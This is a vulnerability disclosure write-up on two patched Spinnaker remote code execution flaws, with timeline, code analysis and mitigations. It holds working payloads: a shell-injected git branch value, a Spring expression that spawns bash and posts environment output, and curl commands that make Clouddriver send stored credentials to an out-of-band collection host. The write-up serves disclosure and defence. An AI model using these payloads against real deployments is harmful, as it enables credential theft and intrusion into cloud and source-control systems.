
Summary
ZeroPath Research discovered two separate critical vulnerabilities in Spinnaker that allow low privilege authenticated users to execute arbitrary code on the Clouddriver and Echo servers. Because Spinnaker is used to deploy applications, compromising these services allows attackers to steal credentials and pivot into source control and production cloud environments.
The flaws have been assigned CVE-2026-32604 and CVE-2026-32613, each with a 9.9 Critical severity, and have been patched in the latest Spinnaker releases.
Impacted Software
| Vulnerable Versions | Patched Versions |
|---|---|
|
|
To check which version you're running, invoke:
curl -v https://<your-gate-host>/version
Or from the Deck UI:
Click the Gear Icon => Navigate to Settings
Timeline
- 2026-03-11 Echo vulnerability reported
- 2026-03-11 Clouddriver vulnerability reported
- 2026-03-11 Spinnaker maintainers acknowledge both vulnerabilities
- 2026-03-12 CVEs assigned
- 2026-03-20 Spinnaker releases fixes in each major branch (2026.0.1, 2025.4.2, 2025.3.2)
- 2026-04-20 Critical CVEs (CVE-2026-32604, CVE-2026-32613) made public
Exploitation Video Walkthrough
Along with this article, we've released proof of concept scripts and a video walkthrough demonstrating how to use them in a lab.
Spinnaker
Background
Spinnaker is an open source platform for managing and deploying cloud applications. Netflix built it originally, and it is now used by many major companies, including Google and Cisco.

It is generally configured to only be privately accessible, but some instances do exist on the public internet.
Architecture
Core Concepts
Spinnaker exists to both manage and deploy cloud applications.
An Application in the Spinnaker sense is more complex than in the everyday sense. It consists of individual deployable artifacts + configuration (Server Groups), combined into one or more Clusters.
This complexity comes in handy for deploying distributed applications like Spinnaker itself… creating one Application might mean standing up 12 unique microservices, each of which has multiple replicas and each of which has important dependencies on other services.
Pipelines are the key abstraction within Spinnaker for capturing how to go about deploying a particular Application. Because of how complex the Apps it manages can get, they support a lot of rich functionality. As a result, they also expose a lot of attack surface. Both flaws we'll be discussing involve exploiting some of this Pipeline attack surface.
Privilege Structure
Spinnaker has a fairly straightforward privilege system. There are two primary resource types a user can have permissions to:
Account (cloud account):
- READ: Ability to view infrastructure in cloud account
- WRITE: Ability to create new infrastructure in cloud account
Application (managed/deployed by Spinnaker):
- READ: View a managed app
- EXECUTE: Kick off pipelines for managed app
- WRITE: Update pipelines and other config for managed app. Implicitly includes EXECUTE.
One of the RCEs we'll be exploring requires none of these permissions – a user just has to be authenticated. The other requires WRITE on one application.
Components
Spinnaker is a complex application made up of more than 10 microservices. Only a few relate to the vulnerabilities we're focused on, but here's the overall structure:

Key components for our purposes:
- Gate – public-facing API gateway
- Orca – responsible for executing pipelines
- Clouddriver – responsible for interfacing with cloud environments to stand up infrastructure
- Echo – central notification / event hub
- Fiat – authorization
One vulnerability allows code execution on the Clouddriver, and the other allows code execution on Echo. In both cases, the caller can trigger the issues through the public API exposed by Gate OR by talking to relevant services directly.
Key Trust Boundaries
Gate authenticates and authorizes requests before dispatching them to the target microservice that fulfills the request. For the most part, services themselves do not perform any authentication or authorization. The network within which the services run is assumed to be trusted. This perimeter-based trust model is part of what makes these vulnerabilities so impactful. If you're an attacker, once you're past Gate (e.g. because you have code execution on an internal service), the world is your oyster.
The Flaws
Flaw 1: Clouddriver RCE (CVE-2026-32604)
Overview
Clouddriver is an especially juicy target because it typically holds cloud credentials for production environments.
PUT /artifacts/fetch is an endpoint on the Gate service designed to trigger an artifact download. It's primarily meant for internal use, but no special role is required to access it, beyond being an authenticated user.
PUT /artifacts/fetch on Gate forwards to PUT /artifacts/fetch on the Clouddriver service. The endpoint supports multiple artifact types, including git. A sample request to clone a git repo looks like this:
{
    "type": "git/repo",
    "reference": "https://example.com/repo.git",
    "version": "main",
    "artifactAccount": "some-http-auth-account"
}
GitJobExecutor.java invokes a git command based on the payload. The command is constructed using the following logic:
// GitJobExecutor.java

private void cloneBranchOrTag(
    String repoUrl, String branch, Path destination, String repoBasename) throws IOException {
    log.info("Cloning git/repo {} into {}", repoUrl, destination.toString());

    // ZP: !!!
    String command =
        gitExecutable + " clone --branch " + branch + " --depth 1 " + repoUrlWithAuth(repoUrl);
    JobResult<String> result = new CommandChain(destination).addCommand(command).runAll();
The branch name is inserted directly into a shell command without sanitization. This makes injection trivial with a payload like this:
{
    "type": "git/repo",
    "reference": "https://example.com/repo.git",
    "version": "main; touch /tmp/pwned;",
    "artifactAccount": "some-http-auth-account"
}
The command to execute becomes:
git clone --branch main; touch /tmp/pwned ; --depth 1 https://example.com/repo.git
The semicolon here needs to be interpreted by a shell. If Spinnaker exec()-ed this command directly, git would error out with a message about invalid arguments.
However, under some circumstances, Spinnaker uses a shell to invoke git commands so that environment variables get expanded:
private List<String> cmdToList(String cmd) {
  List<String> cmdList = new ArrayList<>();
  switch (authType) {
    case USER_PASS:
    case USER_TOKEN:
    case TOKEN:
      // "sh" subshell is used so that environment variables can be used as part of the command
      cmdList.add("sh");
      cmdList.add("-c");
      cmdList.add(cmd);
      break;
    case SSH:
    default:
      cmdList.addAll(Arrays.asList(cmd.split(" ")));
      break;
  }
  return cmdList;
}
This is where the artifactAccount parameter comes in. authType gets determined by the stored credential referenced in this parameter. To successfully exploit the issue, the attacker must know the name of a valid token or username/password credential to force execution down the correct fork. The GET /artifacts/credentials endpoint on Gate exposes a list of credentials to all authenticated users, so it's just a matter of choosing one with the right auth type.
Worth noting: even when git is not invoked with a shell, a determined attacker could abuse valid git options like -c or --upload-pack to execute arbitrary commands, it would just take a bit more work.
Exploitation And Impact


Using a simple script, like our example POC, an authenticated but unprivileged attacker can quickly get a shell on Clouddriver:
From there, the attacker can get to work stealing the cloud credentials Clouddriver uses to do its deploys. A likely first stop for most malicious users is to simply cat /opt/spinnaker/config/clouddriver.yml within the pod. If AssumeRole or external vaults are not used, secrets are often exposed directly in this file.

In cases where key material is not stored in plaintext in the configuration file, the attacker can leverage the AWS instance credentials of the pod (or equivalent) to assume roles listed in clouddriver.yml or access secrets via the appropriate secret manager. Ultimately, no matter what precautions are taken, because Clouddriver itself must be able to use credentials, an attacker in the Clouddriver pod has all the same privileges as Clouddriver.
Attackers can also attempt to steal credentials used to fetch artifacts (e.g. GitHub tokens). By making a malicious request to PUT /artifacts/fetch on Clouddriver, which is not authenticated, they can direct Clouddriver to present the credentials to a service they control with a request like:
curl -s -X PUT http://localhost:7002/artifacts/fetch \
        -H 'Content-Type: application/json' \
        -d '{"type":"http/file","name":"x","reference":"http://pfxfrfhcrjoieltpvbao2drlar2lgqqe1.oast.fun/collect","artifactAccount":"test-http-account"}'
We cover this potential attack in more detail as part of the Echo vulnerability, since it's equally exploitable from Echo.
Flaw 2: Echo Server RCE (CVE-2026-32613)
Background: Pipeline Expected Artifact Declaration
A Spinnaker deployment pipeline can accept arguments when it is kicked off, including arguments that describe input artifacts or configuration files, which can be things like source repos. The pipeline declares the artifacts it expects to receive like this:
"expectedArtifacts": [
    {
      "id": "my-manifest",
      "matchArtifact": {
        "type": "embedded/base64",
        "name": "deployment.yaml"
      }
    }
  ]
In some cases though, the name of the artifact might be dynamic… imagine something like a shared pipeline re-used for deploying many different services that needs to use a different kubernetes deployment template for each one.
One way to accomplish that in Spinnaker is to use the Spring Expression Language in the artifact name declaration block like this:
"matchArtifact": {
    "type": "github/file",
    "name": "${trigger.payload.repository.name}/k8s/deployment.yaml"
}
Here, ${trigger.payload.repository.name} will be replaced with a property from the event that kicks off the pipeline.
Orca is the service within Spinnaker that executes pipelines, but these sorts of dynamic expressions are actually evaluated by the Echo event hub before the job ever gets to Orca. This is because Echo has access to all the necessary information to "hydrate" the pipeline definition, including:
- The pipeline config
- The trigger event that's kicking off the pipeline
- The artifacts passed in to the pipeline
Core Sink: Pipeline Trigger
Pipeline-triggering events can be created many ways – schedules, POST requests to web hooks etc. Regardless of how the event gets created though, it always makes its way to Echo.
Echo cross references the trigger event with pipelines that exist and kicks off the appropriate ones:
// echo/echo-pipelinetriggers/src/main/java/com/netflix/spinnaker/echo/pipelinetriggers/monitor/TriggerMonitor.java:74

private void triggerMatchingPipelines(T event) {
    try {
        // ZP: Select matching pipelines
        List<Pipeline> matchingPipelines =
            eventHandler.getMatchingPipelines(event, pipelineCache);

        // ZP: For each Pipeline
        matchingPipelines.stream()

            // ZP: drop any that have error messages
            .filter(p -> Strings.isNullOrEmpty(p.getErrorMessage()))

            // ZP: Run post processor on pipeline
            // IMPORTANT: This transforms the pipeline object
            .map(pipelinePostProcessorHandler::process)

            // ZP: Actually invoke pipeline
            .forEach(
                p -> {
                    recordMatchingPipeline(p);
                    pipelineInitiator.startPipeline(
                        p, PipelineInitiator.TriggerSource.EXTERNAL_EVENT
                    );
                }
            );
The unassuming pipeline post processor is critical:
.map(pipelinePostProcessorHandler::process)
It invokes all registered pipeline post processor handlers, all of which can mutate the actual Pipeline object before the job gets invoked.
One of the registered handlers, ExpectedArtifactExpressionEvaluationPostProcessor, is responsible for evaluating dynamic Spring expressions and replacing them with their result. It looks like this:
// echo/echo-pipelinetriggers/src/main/java/com/netflix/spinnaker/echo/pipelinetriggers/postprocessors/ExpectedArtifactExpressionEvaluationPostProcessor.java:

public Pipeline processPipeline(Pipeline inputPipeline) {

    // ZP !!! Create context to eval dynamic expressions within
    EvaluationContext evaluationContext =
        new StandardEvaluationContext(inputPipeline);

    List<ExpectedArtifact> expectedArtifacts =
        inputPipeline.getExpectedArtifacts();

    // ...

    // ZP: Replace expected artifacts in pipeline we're processing
    // with versions that have dynamic expressions resolved
    return inputPipeline.withExpectedArtifacts(
        expectedArtifacts.stream()
            .map(
                artifact -> {
                    // ...

                    Map<String, Object> evaluatedArtifact =
                        new ExpressionTransform(
                            parserContext,
                            parser,
                            Function.identity()
                        )
                        .transformMap(
                            artifactMap, evaluationContext, summary
                        );
StandardEvaluationContext here is a standard Spring Framework class used when evaluating spring expressions. It allows extremely flexible expressions… including ones that instantiate arbitrary classes. It is explicitly designed for trusted input only. Spring offers a SimpleEvaluationContext for expressions that might be attacker-controlled.
Normally, when Spinnaker evaluates Spring expressions it goes a step further even than using SimpleEvaluationContext, instead constructing its own special locked down context using the ExpressionsSupport class. For whatever reason in this one place only (hydrating expectedArtifact declarations from pipelines) that got missed.
As always with vulnerability hunting, context matters. StandardEvaluationContext might occur many times in a codebase for perfectly valid reasons. It's only insecure when attacker input can reach it.
Exploiting The Issue
To get RCE on the Echo server, we just need to create a pipeline with a malicious expectedArtifacts block and get it to run.
For this, we'll need an authenticated user with the ability to write to an application or an application configured to allow anyone to write to it. With either thing, we can add a malicious pipeline to that app by POST-ing to /pipelines on the Gate API gateway with a pipeline definition like this:
{
    "name": "fake_pipeline",
    "application": "<name of an existing app user has write access on>",
    "expectedArtifacts": [
        {
            "id": "spel-rce-artifact",
            "displayName": "payload",
            "matchArtifact": {
                "type": "embedded/base64",
                "name": "${new java.lang.ProcessBuilder(new String[]{'bash','-c','OUT=$(id && echo ---ENV--- && env) && curl -sk -X POST --data-binary \"$OUT\" http://localhost:8080/rce'}).start()}"
            },
            "defaultArtifact": {
                "type": "embedded/base64",
                "name": "default",
                "reference": "dGVzdA=="
            },
            "useDefaultArtifact": true,
            "usePriorArtifact": false
        }
    ],
    "triggers": [],
    "stages": [
        {
            "type": "wait",
            "name": "Wait",
            "waitTime": 5
        }
    ]
}
The most important aspect of the malicious payload is the matchArtifact clause with the Spring Expression Language expression that spawns a shell.
As soon as the attacker triggers the pipeline, the expression executes.

Our example POC puts this all together into an ergonomic package:
Pivoting
Landing on an event hub may seem less than ideal, but here the Spinnaker security model comes to our rescue.
If an attacker wants to access any of the Spinnaker microservices externally, through Gate, authentication is required. Service to service access is for the most part unauthenticated. This means that from the attacker's initial foothold on Echo, they can quickly pivot to Clouddriver or other high value targets (depending on the network setup).
One realistic example of such a pivot is stealing GitHub or other source control credentials from Clouddriver. Clouddriver exposes PUT /artifacts/fetch, which causes it to try to access an artifact at a user-controlled URL with the saved credentials specified by the user. This endpoint is not authenticated, and is typically network-accessible from Echo. An attacker can use the Clouddriver API to list stored source control credentials, then PUT /artifacts/fetch to exfiltrate them to their server.
Note: Spinnaker admins can lock down the list of domains PUT /artifacts/fetch will send credentials to, but this is not done by default.

In our lab environment we ran this command within the Echo container:
curl -s -X PUT http://clouddriver:7002/artifacts/fetch \
    -H 'Content-Type: application/json' \
    -d '{"type":"http/file","name":"x","reference":"http://pfxfrfhcrjoieltpvbao2drlar2lgqqe1.oast.fun/collect","artifactAccount":"test-http-account"}'
Credentials immediately appeared in our app.interactsh session:
Mitigation
- Store secrets in an external secrets vault and monitor for unusual access patterns from Clouddriver (e.g. enumeration)
- Monitor Clouddriver and Echo pods for unusual shells and other processes
- Limit access to Spinnaker
- Setup SSO-based authentication to Spinnaker and require strong MFA
- Limit network access to Spinnaker pods. Any process on the same network as these services can access their functionality without authentication.
- In clouddriver.yml, configure
allowed-domainsrestrictions to limit which domains PUT /artifacts/fetch will send credentials to, making it harder for an attacker to exfiltrate them.
Takeaways
Defense In Depth
For understandable reasons, Spinnaker and many applications like it have something like a perimeter-based trust model. Once an attacker is past the Gate, they can do whatever they want — call from service to service and so on.
As expensive and painful as it can be though, these issues highlight the value of adding additional layers of defense to slow down or stop hackers after they get initial access. In the case of deployment systems like Spinnaker, those layers can include external secrets vaults, keeping secrets out of pods wherever possible, and requiring authorization for service to service communication.
AI Accelerates Vuln Discovery
Both the actual flaws we found were high impact, but at their core very simple – ultimately, straightforward command injection and code injection. They may have escaped detection in the past because of the complex application they existed within, which contains many moving parts, and interfaces with different security expectations (e.g. trusted, unauthenticated internal APIs vs authenticated public API and so on).
We found that LLMs were particularly helpful with the grunt work of churning through potential issues that didn't really matter given the actual security model of this complex app and getting to the ones like these that did. In a future article, we plan to dive into this security research workflow in a bit more depth, but it's reasonable to assume that with AI being applied to vulnerability discovery, issues like these that have tended to hide in the noise of large code bases will increasingly become easily visible to both attackers and defenders.
Appendix
We've put together a working POC for both exploits, along with a setup script to stand up a vulnerable version of Spinnaker to test them against.
https://github.com/ZeroPathAI/spinnaker-poc
Errata
- 2026-04-21 — CVEs downgraded from 10.0 to 9.9. The first version of this article included the original 10.0 severity.